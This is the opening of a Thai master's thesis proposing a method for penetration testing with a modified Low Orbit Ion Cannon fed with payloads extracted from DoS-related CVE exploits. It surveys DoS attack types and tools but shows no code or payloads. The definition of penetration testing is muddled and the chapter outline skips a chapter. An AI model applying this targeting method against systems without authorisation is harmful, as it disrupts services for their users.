การใช้โลว์ออบิทไอออนแคนนอนสำหรับการโจมตีแบบปฏิเสธการใช้งาน โดยใช้ซีวีอีเป็นข้อมูลชี้เป้าเพื่อใช้สำหรับการทดสอบเจาะระบบ

นายธนชนม์ ชีพบริสุทธิกุล

วิทยานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิทยาศาสตรมหาบัณฑิต
สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์
คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย
ปีการศึกษา 2555
ลิขสิทธิ์ของจุฬาลงกรณ์มหาวิทยาลัย

USING LOW ORBIT ION CANNON FOR DENIAL OF SERVICE ATTACK BASED ON CVE

Mr. Thanachon Cheepborisuttikul

A Thesis Submitted in Partial Fulfillment of the Requirements

for the Degree of Master of Science Program in Computer Science

Department of Computer Engineering

Faculty of Engineering

Chulalongkorn University

Academic Year 2012

หัวข้อวิทยานิพนธ์	การใช้โลว์ออบิทไอออนแคนนอนสำหรับการโจมตีแบบปฏิเสธการใช้งานโดยใช้ซีวีอีเป็นข้อมูลชี้เป้าเพื่อใช้สำหรับการทดสอบเจาะระบบ
โดย	นายธนชนม์ ชีพบริสุทธิกุล
สาขาวิชา	วิทยาศาสตร์คอมพิวเตอร์
อาจารย์ที่ปรึกษาวิทยานิพนธ์หลัก	อาจารย์ ดร.ยรรยง เต็งอำนวย

คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย อนุมัติให้นับวิทยานิพนธ์ฉบับนี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญามหาบัณฑิต

…….. คณบดีคณะวิศวกรรมศาสตร์
(รองศาสตราจารย์ ดร.บุญสม เลิศหิรัญวงศ์)

คณะกรรมการสอบวิทยานิพนธ์

……. ประธานกรรมการ
(ผู้ช่วยศาสตราจารย์ ดร.เกริก ภิรมย์โสภา)

…….. อาจารย์ที่ปรึกษาวิทยานิพนธ์หลัก
(อาจารย์ ดร.ยรรยง เต็งอำนวย)

……. กรรมการภายนอกมหาวิทยาลัย
(ผู้ช่วยศาสตราจารย์ ดร.ชวลิต ศรีสถาพรพัฒน์)

ธนชนม์ ชีพบริสุทธิกุล : การใช้โลว์ออบิทไอออนแคนนอนสำหรับการโจมตีแบบปฏิเสธการใช้งานโดยใช้ซีวีอีเป็นข้อมูลในการชี้เป้าเพื่อใช้สำหรับการทดสอบเจาะระบบ. (USING LOW ORBIT ION CANNON FOR DENIAL OF SERVICE ATTACK BASED ON CVE) อ.ที่ปรึกษาวิทยานิพนธ์หลัก : อ.ดร.ยรรยง เต็งอำนวย, 74 หน้า.

งานวิจัยนี้ได้สำรวจหาซีวีอีเพื่อสกัดเป็นข้อมูลในการชี้เป้าสำหรับการโจมตีแบบปฏิเสธการใช้งานบนโครงสร้างพื้นฐานรอบนอก ซึ่งเป็นส่วนหนึ่งของการทดสอบการเจาะระบบเพื่อหาช่องทางในการเข้าถึงระบบ โปรแกรมสำหรับโจมตีผ่านช่องโหว่ของซีวีอีที่อ่อนแอต่อการโจมตีแบบปฏิเสธการใช้งานสามารถนำมาวิเคราะห์และสกัดเอาส่วนเนื้อข้อมูลมาเป็นกระสุน ทั้งนี้ในงานวิจัยนี้ได้นำโลว์ออบิทไอออนแคนนอนหรือแอลโอไอซีมาเป็นเครื่องมือในการทดสอบโจมตีแบบปฏิเสธการใช้งานโดยอาศัยส่วนควบคุมการยิงของแอลโอไอซีที่ได้รับการต่อเติมแล้วเพื่อการยิงอย่างอัตโนมัติ ส่วนคลังทรัพยากรของระบบไม่ว่าจะเป็นทั้งภายในขององค์กรรวมไปถึงข้อมูลเบื้องต้นของเป้าหมายทดสอบที่ปรากฏบนคำอธิบายของซีวีอีนั้น ได้ถูกนำมาใช้เป็นแนวทางสำหรับการจัดวางตำแหน่งแอลโอไอซีรวมไปถึงการตรวจผลการยิงทั้งด้านหน้าและด้านหลังเป้า

ภาควิชา วิศวกรรมคอมพิวเตอร์ ลายมือชื่อนิสิต .....

สาขาวิชา วิทยาศาสตร์คอมพิวเตอร์ ลายมือชื่อ อ.ที่ปรึกษาวิทยานิพนธ์หลัก .....

ปีการศึกษา 2555 .....

5271422421 : MAJOR COMPUTER SCIENCE

KEYWORDS : DENIAL OF SERVICE / CVE / PENETRATION TESTING / LOIC

THANACHON CHEEPBORISUTTIKUL : USING LOW ORBIT ION CANNON FOR DENIAL OF SERVICE ATTACK BASED ON CVE. ADVISOR : YUNYONG TENG-AMNUAY, Ph.D., 74 pp.

This research explores CVE as target for denial of service attack on perimeter infrastructure as part of penetration testing. Exploit based on CVE susceptible to DoS attack is analysed and payload extracted to be used as bullet. We employed the Low Orbit Ion Cannon (LOIC) as our attack tool. The fire control of LOIC is enhanced to accept the payload for automated firing. System inventory of the target organization and information on the CVE are used to position the cannon and target evaluation is performed both externally and internally to the target.

Department : Computer Engineering Student's Signature .....

Field of Study : Computer Science Advisor's Signature .....

Academic Year : 2012

กิตติกรรมประกาศ

วิทยานิพนธ์ฉบับนี้สำเร็จลุล่วงไปด้วยดีด้วยความช่วยเหลือจากอาจารย์ ดร. ยรรยง เต็งอำนวย อาจารย์ที่ปรึกษาวิทยานิพนธ์ ซึ่งได้มอบความรู้ คำแนะนำ ตรวจทานเพื่อแก้ไขส่วนบกพร่องของงานวิจัย ตลอดจนการตรวจทานแก้ไขวิทยานิพนธ์ให้มีความสมบูรณ์ นอกจากนี้ผู้เขียนยังได้รับความกรุณาจากผู้ช่วยศาสตราจารย์ ดร.เกริก ภิรมย์โสภา ประธานกรรมการสอบวิทยานิพนธ์ รวมถึงผู้ช่วยศาสตราจารย์ ดร.ชวลิต ศรีสถาพรพัฒน์ กรรมการสอบวิทยานิพนธ์ ผู้ทรงคุณวุฒิจากภายนอก ที่ได้ให้คำแนะนำ รวมทั้งข้อเสนอแนะต่างๆ ที่เป็นประโยชน์เพื่อนำมาใช้ปรับปรุงวิทยานิพนธ์ให้เกิดความสมบูรณ์มากยิ่งขึ้น

ผู้เขียนขอกราบขอบพระคุณบิดา มารดา ที่ได้สนับสนุนด้านทุนทรัพย์ในการศึกษาและคอยเป็นกำลังใจให้เสมอมา รวมทั้งเพื่อนสนิทของข้าพเจ้า คุณกิตติศักดิ์ สะอาดเอี่ยม และ คุณอรรถพล พวงพุ่ม ที่คอยให้กำลังใจและเป็นแรงบันดาลใจให้ข้าพเจ้าเสมอมา

สารบัญ

หน้า

หน้า

สารบัญตาราง

หน้า

สารบัญภาพ

หน้า

หน้า

บทที่ 1

บทนำ

1.1. ความเป็นมาและความสำคัญของปัญหา

การโจมตีแบบปฏิเสธการใช้งานที่มีการใช้งานกลุ่มข้อมูลจราจร (traffic) ในปริมาณสูงได้กลายมาเป็นหนึ่งในรูปแบบการโจมตีซึ่งพบมากบนอินเทอร์เน็ต การทดสอบการเจาะระบบ [1] ถือเป็นเรื่องสำคัญที่เพิ่มมากขึ้นเพื่อประเมินช่องโหว่ของโครงสร้างพื้นฐาน (perimeter infrastructure vulnerabilities) แหล่งข้อมูลของช่องโหว่ที่สามารถหาได้อย่างสาธารณะส่วนมากได้ออกรายงานมาเป็นซีวีอีซึ่งถูกก่อตั้งขึ้นโดยองค์กร MITRE [2] ทั้งนี้ งานวิจัยนี้ จึงได้นำเสนอระเบียบวิธีวิจัยรูปแบบใหม่โดยการนำซีวีอีมาเป็นข้อมูลชี้เป้าสำหรับการโจมตีแบบปฏิเสธการใช้งานโดยใช้แอลโอไอซีเป็นเครื่องมือยิงทดสอบการโจมตีแบบปฏิเสธการใช้งาน

1.2. วัตถุประสงค์ของการวิจัย

งานวิจัยนี้มีวัตถุประเพื่อนำเสนอระเบียบวิธีการประยุกต์ใช้โลว์ออบิทไอออนแคนนอนในการทดสอบการเจาะระบบเพื่อหาช่องทางในการเข้าถึงระบบจากการโจมตีแบบปฏิเสธการใช้งานโดยใช้ซีวีอีเป็นข้อมูลในการชี้เป้า

1.3. ขอบเขตของการวิจัย

1.3.1. ประเภทของซีวีอีที่นำมาใช้นั้น ต้องมีข้อมูลที่สามารถนำมาใช้งานร่วมกับการโจมตีแบบปฏิเสธการใช้งานได้

1.3.2. การสั่งการโจมตีต้องอาศัยภาษาเชิงบท (script language)

1.4. คำจำกัดความที่ใช้ในการวิจัย

1.4.1. การโจมตีแบบปฏิเสธการใช้งาน คือ การโจมตีเพื่อให้เป้าหมายปฏิเสธหรือหยุดการให้บริการ

1.4.2. ซีวีอี (Common Vulnerabilities and Exposures) คือ แหล่งรวบรวมข้อมูลช่องโหว่ของระบบคอมพิวเตอร์ มีวัตถุประสงค์เพื่อใช้อ้างถึงช่องโหว่ของระบบคอมพิวเตอร์อย่างเป็นมาตรฐาน

1.4.3. การทดสอบการเจาะระบบ (Penetration Testing) คือ การทดสอบเพื่อค้นหาจุดอ่อนสำหรับเป็นช่องทางในการเข้าถึงระบบ

1.4.4. โลว์ออบิทไอออนนแคนนอน (Low Orbit Ion Cannon) หรือ แอลโอไอซี (LOIC) คือ เครื่องมือชนิดหนึ่งที่ใช้ในการโจมตีแบบปฏิเสธการใช้งาน

1.5. ประโยชน์ที่คาดว่าจะได้รับ

งานวิจัยนี้นำเสนอการใช้แอลโอไอซีสำหรับการทดสอบการเจาะระบบโดยอาศัยการโจมตีแบบปฏิเสธการใช้งานซึ่งใช้ซีวีอีเป็นข้อมูลในการชี้เป้าสำหรับนำมาใช้เป็นแนวทางเบื้องต้นในการตรวจสอบข้อบกพร่องของซอฟต์แวร์ที่ยังไม่ได้รับการแก้ไขโดยผู้ดูแลระบบ

1.6. วิธีดำเนินการวิจัย

1.6.1. ศึกษาขั้นตอนวิธีการโจมตีแบบปฏิเสธการใช้งาน

1.6.2. ศึกษาประเภทของซีวีอีที่สามารถนำไปใช้ประโยชน์ในการโจมตีแบบปฏิเสธการใช้งานได้

1.6.3. ศึกษาและออกแบบระบบการใช้แอลโอไอซีสำหรับการโจมตีแบบปฏิเสธการใช้งานโดยมีซีวีอีเป็นข้อมูลในการชี้เป้า

1.6.4. ศึกษาและทดสอบกระสุนที่ได้สกัดออกมาจากรหัสคำสั่งโปรแกรมสำหรับโจมตีผ่านช่องโหว่

1.6.5. ทดสอบและรวบรวมผลการทดลองจากวิธีการที่นำเสนอ

1.6.6. วิเคราะห์ผลการทดลอง

1.6.7. สรุปผลงานวิจัยและเรียบเรียงวิทยานิพนธ์

1.7. ลำดับขั้นตอนในการเสนอผลการวิจัย

วิทยานิพนธ์นี้แบ่งเนื้อหาทั้งหมด 10 บท โดยแต่ละบทประกอบไปด้วยเนื้อหาดังต่อไปนี้

บทที่ 1 นำเสนอ ความเป็นมาและความสำคัญของปัญหา, วัตถุประสงค์ของการวิจัย, ขอบเขตของการวิจัย, คำจำกัดความที่ใช้ในการวิจัย, ประโยชน์ที่คาดว่าจะได้รับ และวิธีดำเนินการวิจัย

บทที่ 2 อธิบาย

1. ทฤษฎีที่เกี่ยวข้อง เช่น การโจมตีแบบปฏิเสธการใช้งาน, ซีวีอี และการโจมตีแบบปฏิเสธการใช้งาน

2. เอกสารและงานวิจัยที่เกี่ยวข้อง เช่น ข้อมูลสารสนเทศทางด้านช่องโหว่, เครื่องมือที่ใช้ในการโจมตีแบบปฏิเสธการใช้งาน, แอลโอไอซี และ ระบบอาวุธของทหารปืนใหญ่สนาม

บทที่ 3 ระเบียบวิธีวิจัย

1. ซีวีอีที่เกี่ยวกับการโจมตีแบบปฏิเสธการใช้งาน เช่น การคัดเลือกซีวีอีและการกำหนดชนิดหรือประเภทของซีวีอีที่จะนำมาใช้ในงานวิจัย

2. ภาพรวมการทำงานของระบบการโจมตีแบบปฏิเสธการใช้งานโดยใช้ซีวีอีเป็นข้อมูลในการชี้เป้า

บทที่ 4 นำเสนอ ภาวะตรวจพบโปรแกรมสำหรับโจมตีผ่านช่องโหว่และการวิเคราะห์โปรแกรมสำหรับโจมตีผ่านช่องโหว่เพื่อนำมาใช้งานวิจัย

บทที่ 5 การต่อเติมแอลโอไอซีเพื่อใช้เป็นเครื่องมือสำหรับการโจมตีแบบปฏิเสธการใช้งานและนำมาใช้ทดสอบในงานวิจัยนี้

บทที่ 6 การวางตำแหน่งทดสอบระบบและการกำหนดเป้าให้กับแอลโอไอซีเพื่อใช้เป็นข้อมูลสำหรับการยิงทดสอบ

บทที่ 7 การยิงโดยอาศัยบทคำสั่งควบคุมการยิงของแอลโอไอซี

บทที่ 9 การทดสอบและอภิปรายผลการวิจัย

บทที่ 10 สรุปผลที่ได้รับจากงานวิจัย, ข้อจำกัดของงานวิจัย, และแนวทางการทำวิจัยในอนาคต

บทที่ 2
เอกสารและงานวิจัยที่เกี่ยวข้อง

2.1. ทฤษฎีที่เกี่ยวข้อง

2.1.1. การโจมตีแบบปฏิเสธการใช้งาน

การโจมตีแบบปฏิเสธการใช้งาน มีจุดประสงค์เพื่อขัดขวางหรือก่อกวนจนทำให้เครื่องให้บริการ (server) หรือเครือข่าย (network) ไม่สามารถใช้งานได้ตามปกติ ซึ่งแบ่งออกได้เป็น 3 ประเภท [3] คือ

2.1.1.1. DoS-flood อาศัยการส่งกลุ่มข้อมูล (packet) หรือคำร้องขอ (request) เพื่อขอใช้บริการเป็นจำนวนมากเข้าไปในระบบเครือข่ายหรือทำให้มีการใช้งานกลุ่มจราจรข้อมูลในปริมาณเพิ่มสูงขึ้นในเวลาอันรวดเร็วเกิดผลกระทบที่ตามมาคือการสื่อสารในเครือข่ายตามปกติช้าลง หรือมีการใช้งานเครือข่ายเกินขีดจำกัดจนไม่สามารถใช้งานได้ ทั้งนี้หากเป็นการส่งกลุ่มข้อมูลไปยังเครื่องเป้าหมายก็สามารถทำให้การประมวลผลรวมไปถึงการใช้งานด้านแบนด์วิดท์ (bandwidth) ที่มีอยู่อย่างจำกัดถูกใช้ไปจนหมด ตัวอย่างเช่น SYN-Flooding attack [4], Low-Rate TCP-Targeted DoS attack [5], ICMP Ping Flood [6] เป็นต้น

2.1.1.2. DoS-malform อาศัยการส่งกลุ่มข้อมูลที่ต้องประสงค์ร้าย (malformed packet) เพื่อสร้างความเสียหายจนไม่สามารถให้บริการได้ เนื่องจากโปรแกรมหรือเซอร์วิสของระบบ (system service) ขาดการตรวจสอบหรือมีการตรวจสอบสิ่งรับเข้า (input) ที่รับมาจากภายนอกระบบอย่างไม่เหมาะสม ซึ่งสาเหตุดังกล่าวมาจากความหละหลวมในการตรวจสอบและควบคุมของทางผู้ผลิตเอง ตัวอย่างเช่น CVE-2012-1783, CVE-2012-5533 เป็นต้น

2.1.1.3. DoS-release เป็นประเภทของการโจมตีแบบปฏิเสธการใช้งานที่อาศัยการจัดการทรัพยากรของระบบที่ไม่เหมาะสม เนื่องจากทรัพยากรของระบบที่ได้ถูกจัดสรร (allocate) ขึ้นมาใช้งานโดยโปรแกรมหรือเซอร์วิสของระบบแล้ว จำเป็นอย่างยิ่งที่ผู้พัฒนา (developer) ต้องมีการคืนทรัพยากรสู่ระบบอย่างเหมาะสมหลังจากมีการใช้งานเสร็จสิ้นแล้ว ทั้งนี้หากไม่มีการคืนทรัพยากรสู่ระบบอย่างเหมาะสม เมื่อมีการถูกจัดสรรเพื่อเรียกใช้งานซ้ำใหม่อีกครั้ง สามารถทำให้เกิดการรั่วไหลของทรัพยากร (resource leak) อันจะนำไปสู่การใช้ประโยชน์สำหรับการโจมตีแบบปฏิเสธการใช้งานได้ ตัวอย่างเช่น CVE-2001-0830, CVE-2002-1372 เป็นต้น

การโจมตีแบบปฏิเสธการใช้งานทั้งสามประเภทนี้อาจจะใช้วิธีที่แตกต่างกันไปขึ้นอยู่กับสถานการณ์และจุดประสงค์ของการโจมตีไปยังระบบที่เป็นเป้าหมายเพื่อให้เกิดความเสียหายและขัดข้องจนไม่สามารถเข้าใช้งานได้

2.1.2. **ซีวีอี**

ซีวีอี คือรายชื่อของช่องโหว่ที่เป็นมาตรฐานเดียวกันสำหรับอ้างอิงถึงช่องโหว่แต่ละชนิดเพื่อให้แหล่งข้อมูลด้านช่องโหว่, เจ้าของผลิตภัณฑ์และผู้ใช้งานโปรแกรมสามารถเข้าใจได้ตรงกัน สำหรับชื่อของซีวีอีนั้นประกอบด้วย ปีที่พบช่องโหว่ และลำดับของช่องโหว่ที่ได้รับซีวีอีในปีนั้น ในส่วนของกระบวนการออกหมายเลขซีวีอีนั้น เริ่มต้นเมื่อมีการค้นพบช่องโหว่ใหม่ที่เกิดขึ้นจะมีการให้หมายเลขซีวีอีที่ได้รับเลือก (CVE candidates) เพื่อรอการเห็นชอบจากคณะกรรมาธิการ (editorial board members)

ดังนั้นข้อมูลเบื้องต้นที่กำหนดไว้ในคำอธิบายของซีวีอีจึงมีประโยชน์ต่อผู้ดูแลระบบในการค้นหาช่องโหว่ของระบบ และสามารถนำมาเป็นข้อมูลเบื้องต้นสำหรับเครื่องมือที่ใช้ในการทดสอบเพื่อค้นหาช่องโหว่ สำหรับในงานวิจัยนี้ได้อาศัยข้อมูลซีวีอีจาก CVE MITRE เพื่อใช้ในการอ้างอิงชื่อของซีวีอีและข้อมูลของช่องโหว่ที่มีการค้นพบ และข้อมูลซีวีอีจาก CVE Details [7] เพื่อใช้ในการคัดกรองซีวีอีที่เกี่ยวกับการโจมตีแบบปฏิเสธการใช้งาน

2.1.3. **การทดสอบการเจาะระบบ** (Penetration Testing)

การทดสอบการเจาะระบบ เป็นกระบวนการเครื่องมือที่ช่วยในการเก็บข้อมูลทางด้านเวลาการทำงานของโปรแกรมในขณะที่โปรแกรมทำงาน เพื่อใช้ในการวิเคราะห์พฤติกรรมของโปรแกรม โดยประเภทการทดสอบการเจาะระบบแบ่งได้เป็น 3 ประเภท [8, 9] ดังนี้

2.1.3.1. Black-box Testing เป็นการจำลองการโจมตีระบบเครือข่ายจากภายนอกองค์กร ดังนั้นผู้ทดสอบเจาะระบบ (pentester) จะไม่ได้รับข้อมูลและโครงสร้างของระบบเครือข่ายจากผู้ดูแลระบบเครือข่าย (network adminstrator) อีกทั้งต้องทำการค้นหาและรวบรวมข้อมูลของเป้าหมายที่อยู่ภายในระบบเครือข่ายก่อนจึงสามารถทำการทดสอบได้ สำหรับการทดสอบการเจาะระบบประเภทนี้ผู้ทดสอบเจาะระบบจะใช้เวลาส่วนใหญ่ไปกับการเก็บข้อมูลของเป้าหมายเพื่อใช้สำหรับการทดสอบ

2.1.3.2. White-box Testing เป็นการทดสอบการเจาะระบบที่ได้รับความร่วมมือจากผู้ดูแลระบบ ทำให้ผู้ทดสอบเจาะระบบได้รับข้อมูลทางด้านแผนผังระบบเครือข่ายสามารถจัดทำโครงสร้างและแผนงานในการทดสอบได้สะดวกมากยิ่งขึ้น สำหรับการทดสอบการเจาะระบบประเภทนี้ผู้ทดสอบเจาะระบบจะจะใช้เวลาส่วนใหญ่ไปกับการทดสอบการเจาะระบบเพื่อค้นหาช่องโหว่ที่สามารถนำไปใช้ประโยชน์ในการโจมตีเพื่อเป็นช่องทางในการเข้าถึงระบบได้

2.1.3.3. Gray-box Testing [10] สำหรับการทดสอบการเจาะระบบประเภทนี้ทางสถาบัน International Council of Electronic Commerce Consultants หรือ EC-Council จัดให้เป็นการทดสอบการเจาะระบบซึ่งมีการจำลองการโจมตีแบบภายใน โดยจุดประสงค์เพื่อทดสอบการป้องกันการโจมตีจากภายในองค์กร ทั้งจากพนักงานหรือผู้ไม่ประสงค์ดีที่แฝงตัวอยู่ภายในองค์กร

2.2. เอกสารและงานวิจัยที่เกี่ยวข้อง

2.2.1. Vulnerability Informations

Vulnerability Informations [11, 12] เป็นข้อมูลที่เกี่ยวกับช่องโหว่หรือจุดอ่อนที่มีอยู่บนอุปกรณ์หรือระบบเครือข่าย รวมไปถึงรูปแบบการทำงานทาง ฮาร์ดแวร์ (hardware) เฟิร์มแวร์ (firmware) หรือซอฟต์แวร์ (software) สามารถเปิดโอกาสให้ระบบถูกโจมตีได้ ซึ่งช่องโหว่หรือจุดอ่อนเหล่านี้ อาจจะส่งผลกระทบทำให้ระบบทำงานขัดข้องหรือถูกผู้ไม่ประสงค์ดีใช้เป็นช่องทางในการโจมตีระบบได้

2.2.2. เครื่องมือในการโจมตีแบบปฏิเสธการใช้งาน

เป็นเครื่องมือที่พัฒนาขึ้นมาเพื่อใช้ในการโจมตีโดยทำให้ปริมาณกลุ่มข้อมูลจราจรในเครือข่ายเพิ่มสูงขึ้นในเวลาอันรวดเร็ว ทำให้การการสื่อสารในเครือข่ายตามปกติช้าลงหรือใช้ไม่ได้ รวมไปถึงการขัดขวางมิให้ผู้ใช้ระบบสามารถเข้าใช้บริการในระบบได้เป็นวิธีที่นิยมนำมาใช้ในการโจมตี รวมไปถึงมีการกล่าวอ้างและพบในจำนวนของงานวิจัยทางด้านการโจมตีแบบปฏิเสธการใช้งาน [13] ด้วย ตัวอย่างของเครื่องมือในการโจมตีแบบปฏิเสธการใช้งาน มีดังนี้

slowloris [14] เป็นเครื่องมือที่พัฒนาขึ้นมาเพื่อใช้ในการโจมตีแบบปฏิเสธการใช้งานผ่านทางโพรโทคอล HTTP สามารถแยกช่วงหมดเวลารอ (timeout) ได้ทั้งตัวบริการ HTTP (HTTP server) หรือ ตัวบริการแทน (Proxy server) อีกทั้งยังสามารถหลีกเลี่ยงการป้องกัน

httpready ได้และยังสามารถทำการโจมตีแบบปฏิเสธการใช้งานที่มีการใช้แบนด์วิดท์ (bandwidth) ที่ค่อนข้างต่ำทำให้ยากต่อการตรวจจับ

Metasploit Framework [15] เป็นเครื่องมือที่พัฒนาขึ้นมาเพื่อใช้ในการทดสอบเจาะระบบอีกทั้งยังมีสามารถใช้งานผ่านคำสั่งของ Metasploit เพื่ออำนวยความสะดวกในการใช้งาน

XerXes [16] เป็นเครื่องมือในการโจมตีแบบปฏิเสธการใช้งานที่พัฒนาขึ้นมาโดยกลุ่มที่ชื่อว่า The Jester เพื่อใช้สำหรับการยิงทดสอบเครื่องให้บริการ

slowhttprequest [17] เป็นเครื่องมือที่พัฒนาขึ้นมาเพื่อใช้สำหรับการจำลองการโจมตีแบบปฏิเสธการใช้งานที่มีความสามารถในการตั้งค่าการใช้งานได้ดีขึ้นกว่า slowloris

THC-SSL-DOS [18] เป็นเครื่องมือที่พัฒนาขึ้นมาเพื่อใช้ในการโจมตีแบบปฏิเสธการใช้งานโดยอาศัยช่องทางวิธีการปกป้องข้อมูลที่รับเข้า-ส่งออกด้วยการนำข้อมูลมาเข้ารหัสพิเศษ (Secure Sockets Layer หรือ SSL) จนทำให้เครื่องให้บริการไม่สามารถให้บริการได้

2.2.3. **โลว์ออบิทไอออนแคนนอน** (Low Orbit Ion Cannon)

โลว์ออบิทไอออนแคนนอน [19, 20] เป็นเครื่องมือที่ใช้ในการโจมตีแบบปฏิเสธการใช้งานที่ถูกนำมาใช้โดยกลุ่ม Anonymous เพื่อใช้ในการก่อเหตุโจมตีไปยังเว็บไซต์ (web site) ของ Church of Scientology [21] และเกิดเหตุโจมตีถัดมาในเดือนตุลาคม ปี 2010 ที่เว็บไซต์ของสมาคมอุตสาหกรรมแห่งอเมริกา (Industry Association of America's website) [22] และอีกครั้งในปฏิบัติการที่เรียกว่า Operation Payback ในเดือนธันวาคม ปี 2010 ที่ได้มีการโจมตีไปยังบริษัทและองค์กรอีกหลายแห่งที่ต่อต้านเว็บไซต์ WikiLeaks [23] เดิมทีนั้นแอลโอไอซีถูกสร้างขึ้นมาโดย Praetox Technologies เพื่อใช้ในการทดสอบความเค้นทางเครือข่าย (network stress testing) โดยกระทำการโจมตีแบบปฏิเสธการใช้งานอย่างง่าย (simple DoS attack) ผ่านทางโพรโทคอล (protocol) อย่างเช่น TCP (Transmission Control Protocol), UDP (User Datagram Protocol), และ HTTP (Hyper-Text Transfer Protocol) ไปยังแม่ข่ายที่เป็นเป้าหมาย (target host) ทั้งนี้แอลโอไอซีสามารถใช้งานได้ทั้งบนโปรแกรมที่ติดตั้งบนเครื่องคอมพิวเตอร์ส่วนบุคคล (desktop application) และใช้งานผ่านทางเว็บเพจ (web page) การใช้งานผ่านทางโพรโทคอล UDP และ TCP จะเป็นการส่งสายอักขระอย่างง่ายที่เป็นข้อความธรรมดา (plain text) ไปยังแม่ข่ายที่เป้าหมายอย่างต่อเนื่อง ในขณะที่การใช้งานผ่านโพรโทคอล HTTP นั้นจะมีการแนบเนื้อหา

(content) ของ HTTP GET เข้าไปด้วย เมื่อจำนวนของข้อความที่ถูกส่งออกไปนั้นมีจำนวนมากขึ้นอย่างมหาศาลจะส่งผลกระทบต่อแม่ข่ายที่เป็นเป้าหมายเกิดโหลดเกิน (overload) และไม่สามารถตอบสนองต่อคำร้องขอใช้บริการจากผู้ใช้งานที่เข้ามาขอใช้บริการจากแม่ข่ายได้ เนื่องจากว่าแอลโอไอซีไม่ได้มีการจัดเตรียมการป้องกันและระบบความปลอดภัยจากผู้ใช้งาน ทำให้ง่ายต่อการแกะรอยหาแหล่งต้นทาง ตัวอย่างเช่น ที่อยู่ไอพี (IP address) ของกลุ่มข้อมูลที่ถูกออกส่งมาในระหว่างที่ถูกใช้งานเพื่อกระทำการโจมตี ทำให้ผู้ให้บริการอินเทอร์เน็ต (Internet Service Provider) สามารถแยก (resolve) หาที่อยู่ไอพีดังกล่าวได้จากชื่อของลูกข่าย (client name) เป็นต้น

2.2.4. **ระบบอาวุธของทหารปืนใหญ่สนาม** (Field Artillery System)

ระบบอาวุธของทหารปืนใหญ่สนาม [24] ประกอบด้วยองค์ประกอบหลักสำคัญ 4 ประการ ได้แก่ การค้นหาเป้าหมาย การอำนวยการยิง ระบบอาวุธ-กระสุน และการควบคุมบังคับบัญชา เป็นต้น ซึ่งมีรายละเอียดดังนี้

1. การค้นหาเป้าหมาย เป็นการตรวจจับ พิสูจน์ฝ่าย และกำหนดที่ตั้งเป้าหมายอันจำเป็นที่จะทำให้การโจมตีต่อเป้าหมายเหล่านั้นสัมฤทธิ์ผล เครื่องมือค้นหาเป้าหมายที่มีอยู่ในการควบคุมของทหารปืนใหญ่ ได้แก่ ผู้ตรวจการณ์ทางพื้นดิน ผู้ตรวจการณ์ทางอากาศ เรดาร์ตรวจจับการยิง และเครื่องมือค้นหาเป้าหมายด้วยแสง - เสียง เป็นต้น

2. การอำนวยการยิง คือกรรมวิธีที่เปลี่ยนข้อมูลซึ่งมาจากองค์การต่างๆ ในระบบการค้นหาเป้าหมายหรือนโยบายของผู้บังคับบัญชาให้เป็นหลักฐานยิงที่ถูกต้อง รวดเร็ว และทันเวลา เพื่อส่งหลักฐานเหล่านั้น (คำสั่งยิง) ไปยังระบบอาวุธให้ทำการโจมตี

3. ระบบอาวุธ-กระสุน เป็นตัวกลางสำคัญที่ทำให้การใช้ปืนใหญ่สนามบรรลุความสำเร็จในภารกิจที่ผู้บังคับบัญชาการต้องการ อันรวมถึงการใช้อาวุธ และกระสุนของทหารปืนใหญ่อย่างเหมาะสม

บทที่ 3

วิธีดำเนินการวิจัย

งานวิจัยนี้นำเสนอการสร้างและออกแบบระบบการโจมตีแบบปฏิเสธการใช้งานโดยอาศัยระบบซีวีอี (CVE system) ซึ่งเป็นแหล่งอ้างอิงที่มีข้อมูลด้านช่องโหว่และถือเป็นฐานข้อมูลหลักสำหรับเครื่องมือทดสอบช่องโหว่ (vulnerability scanner) ดังนั้นแล้วการโจมตีแบบปฏิเสธการใช้งานที่เกี่ยวข้องกับซีวีอีสามารถถูกนำมาใช้ในการเตรียมการสำหรับหน่วยการยิง (อย่างเช่น ข้อมูลในการผลิตกระสุน) และการกำหนดเป้า โดยมีวิธีดำเนินการวิจัยดังต่อไปนี้

1. ศึกษาค้นคว้าทฤษฎีและงานวิจัยที่เกี่ยวข้องที่สำคัญได้แก่ การโจมตีแบบปฏิเสธการใช้งาน ซีวีอี การทดสอบเจาะระบบ รวมทั้งงานวิจัย ที่กล่าวอ้างถึงเครื่องมือในการโจมตีแบบปฏิเสธการใช้งาน การจำแนกและคัดสรรซีวีอีที่มีจุดอ่อนต่อการโจมตีแบบปฏิเสธการใช้งาน เป็นต้น

2. จัดหาเครื่องมือที่ใช้ในการโจมตีแบบปฏิเสธการใช้งานอย่างเหมาะสมเพื่อใช้ทดสอบแนวความคิด โดยนำทฤษฎีและงานวิจัยที่เกี่ยวข้องมาพัฒนาและทดสอบ เพื่อหาความเป็นไปได้และศึกษาเพื่อนำมาใช้ในงานวิจัยตามวัตถุประสงค์ของงานวิจัย

3. นำทฤษฎีและงานวิจัยที่เกี่ยวข้องที่เป็นผลลัพธ์จากการศึกษาและทดลอง มาพัฒนาเครื่องมือที่ใช้ในการโจมตีแบบปฏิเสธการใช้งานเพื่อช่วยในการทดสอบเจาะระบบสำหรับผู้ดูแลระบบ

4. สกัดกระสุนออกมาจากโปรแกรมสำหรับโจมตีผ่านช่องโหว่ที่สามารถค้นหาได้จากอินเทอร์เน็ตตามคำสำคัญ (keyword) ที่ได้กำหนดไว้ในคำอธิบายของซีวีอี โดยงานวิจัยนี้ได้คัดสรรโปรแกรมสำหรับโจมตีผ่านช่องโหว่ที่เกี่ยวข้องกับจุดอ่อนอันเป็นประโยชน์ต่อการโจมตีแบบปฏิเสธการใช้งาน เพื่อทำให้เห็นภาพและทำความเข้าใจในการโจมตีของกระสุนแต่ละแบบได้ชัดเจนมากยิ่งขึ้น สำหรับกระสุนที่สกัดออกมาได้จากรหัสโปรแกรมสำหรับโจมตีผ่านช่องโหว่นั้นได้ถูกนำมาใช้สำหรับการทดสอบยิงผ่านทางแอลโอไอซีที่ได้รับการต่อเติมแล้ว

